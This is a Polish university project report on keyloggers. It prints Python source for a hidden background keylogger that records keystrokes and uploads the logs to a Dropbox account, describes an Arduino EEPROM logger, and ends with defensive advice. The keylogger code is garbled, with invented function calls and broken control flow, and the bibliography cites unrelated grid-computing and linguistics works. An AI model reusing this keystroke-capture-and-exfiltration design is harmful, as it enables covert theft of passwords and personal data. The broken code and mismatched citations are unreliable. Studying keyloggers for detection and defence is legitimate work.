



**Politechnika  
Śląska**

Dokumentacja projektowa

CYBER 2024/2025

**Cyberbezpieczeństwo**

Kierunek: Informatyka

Członkowie zespołu:

*Mikołaj Jonkis*

*Filip Krzemień*

*Andrzej Manderla*

*Mikołaj Mrózek*

Gliwice, 2024/2025

# Spis treści

<b>1</b>	<b>Wprowadzenie</b>	<b>2</b>
1.1	Cel projektu . . . . .	2
1.2	Zespół projektowy . . . . .	2
<b>2</b>	<b>Założenia projektowe</b>	<b>3</b>
<b>3</b>	<b>Realizacja projektu</b>	<b>4</b>
3.1	Keylogger aplikacyjny . . . . .	4
3.2	Keylogger sprzętowy na Arduino Nano . . . . .	5
3.3	Rozszerzone możliwości keyloggerów . . . . .	6
<b>4</b>	<b>Podsumowanie i wnioski</b>	<b>7</b>
<b>5</b>	<b>Spis literatury</b>	<b>8</b>

# 1 Wprowadzenie

## 1.1 Cel projektu

Wszystko może być keyloggerem - na co zwracać uwagę i szybki przykład aplikacji i urządzeń

## 1.2 Zespół projektowy

- Mikołaj Jonkis - Elektronik i programista sprzętowy
  - Opracowanie programu keyloggera na Arduino Nano.
  - Udokumentowanie programu
- Filip Krzemień - Programista aplikacji
  - Stworzenie prostego keyloggera jako aplikacji działającej w tle.
  - Udokumentowanie aplikacji.
- Andrzej Manderla - Analityk
  - Zbadanie i porównanie dostępnych rodzajów keyloggerów (sprzętowe i programowe).
  - Przygotowanie krótkiego opisu zalet i wad różnych typów.
- Mikołaj Mrózek - Specjalista ds. edukacji i bezpieczeństwa IT
  - Przygotowanie materiałów edukacyjnych, które wyjaśnią, czym jest keylogger i jak działa.
  - Opisanie, jak wykrywać keyloggery (sprzętowe i programowe) oraz jak się przed nimi chronić.
  - Zaprojektowanie prostych wskazówek dla użytkowników komputerów dotyczących zabezpieczeń.

## 2 Założenia projektowe

- W projekcie zostanie przedstawione, czym jest keylogger i jak działa.
- Zostaną przygotowane dwa praktyczne przykłady:
  - Aplikacja keyloggera działająca w tle, rejestrująca wciśnięte klawisze.
  - Sprzętowy keylogger oparty na Arduino Nano, przechwytyjący dane z klawiatury.
- Omówione zostaną różnice pomiędzy keyloggerami sprzętowymi i programowymi oraz ich zastosowania.
- Przedstawione zostaną sposoby wykrywania keyloggerów oraz techniki ochrony przed nimi.

## 3 Realizacja projektu


Keyloggery to programy lub urządzenia, których celem jest rejestrowanie naciśnięć klawiszy na klawiaturze. Mogą działać na poziomie oprogramowania (aplikacje), sprzętu (urządzenia nasłuchujące) lub być hybrydowe, łącząc oba podejścia. W projekcie przedstawiono dwa przykłady keyloggerów: aplikacyjny, wykorzystujący bibliotekę pynput, oraz sprzętowy, oparty na Arduino Nano.

### 3.1 Keylogger aplikacyjny

Aplikacja keyloggera została zaimplementowana w języku Python. Działa w tle, przechwytyując naciśnięcia klawiszy i zapisując je do pliku tekstowego. W regularnych odstępach czasu plik z zapisanymi klawiszami jest przesyłany na konto Dropbox.

Działanie programu:

- Naciśnięcia klawiszy są rejestrowane w czasie rzeczywistym za pomocą biblioteki pynput.
- Plik z zarejestrowanymi danymi jest tworzony w katalogu roboczym.
- Po zakończeniu działania log jest przesyłany do Dropbox, a plik lokalny jest usuwany.



```
def load_env():
    env_path = os.path.join(os.path.dirname(__file__), 'env')
    with open(env_path) as f:
        for line in f:
            if line.startswith('#'):
                continue
            key, value = line.strip().split('=')
            os.environ[key] = value

# Load environment variables
load_env()

# Dropbox access token
ACCESS_TOKEN = os.getenv('DROPBOX_ACCESS_TOKEN')


# Initialize Dropbox client
dbx = dropbox.Dropbox(ACCESS_TOKEN)

def on_press(key, log_file):
    try:
        with open(log_file, 'a') as f:
            f.write(unisodect('key char'))
    except AttributeError:
        with open(log_file, 'a') as f:
            f.write(unisodect('key'))


def upload_to_dropbox(log_file):
    with open(log_file, 'r') as f:
        dbx.files.upload(f.read(), f'{os.path.basename(log_file)}.txt', mode=dropbox.FileMode.overwrite)
    os.remove(log_file)

def main():
    while True:
        log_file = f'keylog_{datetime.now().strftime("%Y%m%d_%H%M%S")}.txt'
        listener = keyboard.Listener(on_press=on_press, on_release=on_release, log_file=log_file)
        listener.start()
        time.sleep(10)
        listener.stop()
        if os.path.exists(log_file):
            upload_to_dropbox(log_file)
            print('Failed to upload to Dropbox: %s' % log_file)
        if __name__ == '__main__':
            main()
```

Rysunek 1: Kod aplikacji



Rysunek 2: Wyniki aplikacji - zapisane dane



Rysunek 3: Wyniki aplikacji - widok w menedżerze zadań


### 3.2 Keylogger sprzętowy na Arduino Nano

Sprzętowy keylogger wykorzystuje Arduino Nano i pamięć EEPROM do przechowywania naciśnień klawiszy przesyłanych przez port szeregowy. Po odebraniu znaku zapisywany jest on w pamięci EEPROM. Na żądanie (np.

poprzez wysłanie znaku #) zawartość pamięci jest wyświetlana na monitorze szeregowym.

Działanie programu:

- Znaki przesyłane przez port szeregowy są zapisywane w pamięci EEPROM.
- W przypadku pełnej pamięci urządzenie informuje użytkownika.
- Zawartość pamięci EEPROM może być odczytana w dowolnym momencie.



Rysunek 4: Przykład z Arduino

### 3.3 Rozszerzone możliwości keyloggerów

Keyloggery nie ograniczają się jedynie do prostych aplikacji i urządzeń. W praktyce ich implementacja może być znacznie bardziej zaawansowana:

- Wstrzykiwanie fragmentów kodu do popularnych aplikacji codziennego użytku.
- Wysyłanie skryptów instalujących keyloggera na urządzenia docelowe.
- Wykorzystanie mikrokomputerów wielkości kart microSD, które działają jako urządzenia HID, rejestrując i przysyłając dane na inne urządzenia w sieci.

Rzeczywistość sprawia, że keyloggery stają się coraz trudniejsze do wykrycia, co podkreśla potrzebę edukacji i odpowiednich narzędzi ochrony.

## 4 Podsumowanie i wnioski

- *Podsumowanie*

W ramach projektu zaprezentowaliśmy różne metody działania keyloggerów, zarówno w postaci aplikacji software'owej, jak i urządzenia hardware'owego opartego na platformie Arduino. Zrealizowaliśmy dwa główne zadania: stworzenie aplikacji keyloggera, która zapisuje naciśnięte klawisze na komputerze i wysyła je do chmury (Dropbox), oraz zaprezentowanie keyloggera opartego na Arduino Nano, który przechwytywa dane z portu szeregowego. Dowiedzieliśmy się, jak łatwo można stworzyć takie narzędzie i jakie zagrożenia wiążą się z jego używaniem. Zauważyliśmy także różnorodność metod ataków, od software'owych po hardware'owe, oraz sposoby ich rozwoju.

- *Wnioski*

Keyloggery, zarówno programowe, jak i sprzętowe, stanowią poważne zagrożenie dla bezpieczeństwa komputerów i urządzeń mobilnych. Choć proste w implementacji, mogą być używane do kradzieży danych osobowych, haseł, numerów kart kredytowych czy innych wrażliwych informacji. Projekt ukazuje, jak łatwo stworzyć takie narzędzia, ale także uświadacza, jak ważne jest zabezpieczanie systemów przed tymi zagrożeniami. Wnioski z projektu to przede wszystkim:

- Konieczność stosowania oprogramowania antywirusowego i systemów monitorujących, które wykrywają podejrzaną aktywność.
- Regularne aktualizowanie systemów operacyjnych i aplikacji w celu zapobiegania wykorzystaniu znanych luk bezpieczeństwa.
- Zastosowanie dwuskładnikowej autoryzacji oraz silnych haseł w celu zwiększenia poziomu zabezpieczeń.
- Wykorzystanie sprzętowych urządzeń ochrony (np. USB security tokens) w celu zabezpieczenia przed hardware'owymi keyloggierami.

Przyszłe prace mogą koncentrować się na rozwinięciu systemów detekcji keyloggerów w systemach operacyjnych oraz opracowywaniu bardziej zaawansowanych metod ochrony prywatności użytkowników.



## 5 Spis literary

- [1] Bahari Belaton i Lian Tze Lim, red. *Grid Computing Cluster: The Development and Integration of Grid Services and Applications*. Penang, Malaysia: Platform for Information & Communication Technology Research, Universiti Sains Malaysia, 2009. ISBN: 978-983-3986-58-3.
- [2] Francis Bond i in. „The combined Wordnet Bahasa”. W: *NUSA: Linguistic studies of languages in and around Indonesia* 57 (2014), s. 83–100. URL: <http://hdl.handle.net/10108/79286>.
- [3] Kah Ming Boon i Lian Tze Lim. „An Examination Question Paper Preparation System with Content-Style Separation and Bloom’s Taxonomy Categorisation”. W: *Proceedings of the 3rd International Conference on E-Learning and E-Technologies in Education (ICEEE 2014)*. Kuala Lumpur, Malaysia, 2014, s. 39–47. URL: <http://goo.gl/pfdUfm>.
- [4] Lian Tze Lim. „Improving Translation Selection with Conceptual Vectors”. MSc thesis. Penang, Malaysia: School of Computer Sciences, Universiti Sains Malaysia, 2006.
- [5] Enya Kong Tang i in. „Grid-enabled Blexisma2”. W: *Grid Computing Cluster: The Development and Integration of Grid Applications and Services*. Red. Bahari Belaton i Lian Tze Lim. Penang, Malaysia: Platform for Information & Communication Technology Research, Universiti Sains Malaysia, 2009, s. 23–26.